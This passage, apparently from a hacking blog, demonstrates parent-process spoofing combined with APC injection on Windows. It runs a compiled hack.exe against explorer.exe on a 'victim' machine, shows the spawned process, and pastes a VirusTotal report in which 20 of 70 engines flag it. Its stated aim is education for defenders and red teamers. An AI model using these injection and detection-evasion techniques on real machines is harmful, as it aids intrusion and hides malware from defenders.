
(cocomelon@kali) ~/hacking/cybersec_blog/2022-09-06-malware-tricks-23
└─$ ls -lt
total 896
-rwxr-xr-x 1 cocomelon cocomelon 913408 Sep  6 22:01 hack.exe
-rw-r--r-- 1 cocomelon cocomelon 3601 Sep  6 22:00 hack.cpp
```

Then run it on the victim's machine:


```
.\hack.exe explorer.exe
```





Run Process Hacker and as you can see, `mspaint.exe` process successfully created (PID: `4720`):




And:





as you can see, parent process is 2876 which corresponds to explorer.exe, but current directory is Z:\2022-09-06-malware-tricks-23!

And what is in the process memory?



So everything is work perfectly :)

Actually I deceived you a little. in my example goes not just parent process spoofing. It's a combination of PPID spoofing and APC injection. Because I am also learning new things like you and sometimes you need to ask yourself questions and don't be afraid to experiment.

Let's go to upload `hack.exe` to VirusTotal:

https://www.virustotal.com/gui/file/3ec9f1080253f07695f0958ae84e99ff065f052c409f0f7e3e1a79cd4385a9d5/detection

84e99ff065f052c409f0f7e3e1a79cd4385a9d5

20 / 70

20 security vendors and no sandboxes flagged this file as malicious

3ec9f1080253f07695f0958ae84e99ff065f052c409f0f7e3e1a79cd4385a9d5
hack.exe
64bits assembly peexe

892.00 KB Size
2022-09-06 21:27:50 UTC a moment ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Security Vendors' Analysis

Ad-Aware	Generic.ShellCode.F.8BF04253	ALYac	Generic.ShellCode.F.8BF04253
Arcabit	Generic.ShellCode.F.8BF04253	BitDefender	Generic.ShellCode.F.8BF04253
Cybereason	Malicious.242524	CyLance	Unsafe
Cynet	Malicious (score: 100)	Elastic	Malicious (high Confidence)
Emsisoft	Generic.ShellCode.F.8BF04253 (B)	eScan	Generic.ShellCode.F.8BF04253
GData	Generic.ShellCode.F.8BF04253	Google	Detected
Ikarus	Trojan.Win64.Agent	MAX	Malware (ai Score=82)
Microsoft	Trojan:Win32/Wacatac.Blml	SecureAge APEX	Malicious
SentinelOne (Static ML)	Static AI - Suspicious PE	Symantec	Meterpreter
Trellix (FireEye)	Generic.mg.57f88b4490f3b7c0	VIPRE	Generic.ShellCode.F.8BF04253
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	Antiy-AVL	Undetected

So, 20 of 70 AV engines detect our file as malicious.

<https://www.virustotal.com/gui/file/3ec9f1080253f07695f0958ae84e99ff065f052c409f0f7e3e1a79cd4385a9d5/detection>

This technique is used in Cobalt Strike and KONNI RAT. For example Cobalt Strike can spawn processes with alternate PIDs.

Originally this technique was introduced into the wider information security audience in 2009 by Didier Stevens

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

Didier Stevens: That Is Not My Child Process!

MITRE ATT&CK: Parent PID spoofing

Cobalt Strike

KONNI

CreateProcessA

Find process ID by name and inject to it

APC injection technique

source code in github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine